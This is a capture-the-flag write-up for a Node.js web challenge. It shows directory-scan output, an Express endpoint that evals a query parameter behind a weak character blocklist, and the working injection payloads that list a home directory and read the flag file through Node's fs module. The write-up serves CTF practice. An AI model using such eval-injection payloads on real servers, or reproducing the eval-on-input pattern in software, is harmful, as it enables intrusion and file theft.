

After entering the main page, we see nothing, so it’s time to do some reconnaissance.

First, a simple dirsearch returns:




```
[13:53:33] Starting:
[13:53:52] 200 -    6B  - /api
[13:53:52] 200 -    6B  - /api/
[13:53:52] 200 -    6B  - /api/v2/
[13:53:52] 200 -    6B  - /api/v3
[13:53:52] 200 -    6B  - /api/v1
[13:53:52] 200 -    6B  - /api/v2
[13:53:52] 200 -    6B  - /api/v1/
[13:53:56] 200 -   23B  - /c99.php
[13:54:21] 301 -  179B  - /public  ->  /public/
[13:54:24] 200 -   15B  - /security.txt
[13:54:30] 200 -    8B  - /test.txt
```

Next, we dirsearch in /public:



```
[13:55:16] Starting: public/
[13:56:03] 301 -  205B  - /public/node_modules  ->  /public/node_modules/
[13:56:04] 200 -  336B  - /public/package.json
[13:56:04] 200 -   31KB - /public/package-lock.json
[13:56:09] 301 -  193B  - /public/public  ->  /public/public/
[13:56:15] 200 -   32B  - /public/start.sh
```

Inside start.sh we find the name of a .js file. It can be found inside the /public folder. After we access it, we get to read some source code. After a close inspection, the /api/v1/math endpoint is vulnerable to rce. Let’s take a closer look:



```
app.get('/api/v1/math', function (req, res) {
    if (ContainsAny(req.query.sum, ['p', 'w', '()', 'exit', 'for'])) {
      res.send('Your response is: Try harder!');
    } else {
      res.send('Your response is: ' + eval(req.query.sum));
    }
    console.log(req.query.sum);
});
```

Basically, we need to access http://34.159.15.250:31716/api/v1/math?sum= and enter our payload. It cannot contain p, w, (), exit or for. It’s also noteworthy that after executing something like sum=2+2 we notice that /home/ctf exists. So, our next step is **sum=require('fs').readdirSync('/home/ctf');**

In the output we see… **secret_flag_folder_adsasdohi** which contains **flag.txt**

Final Payload:
http://34.159.15.250:31716/api/v1/math?sum=require(%27fs%27).readFileSync(%27/home/ctf/secret_flag_folder_adsasdohi/flag.txt%27,%20%27utf8%27);

Made with love by: AndreiCat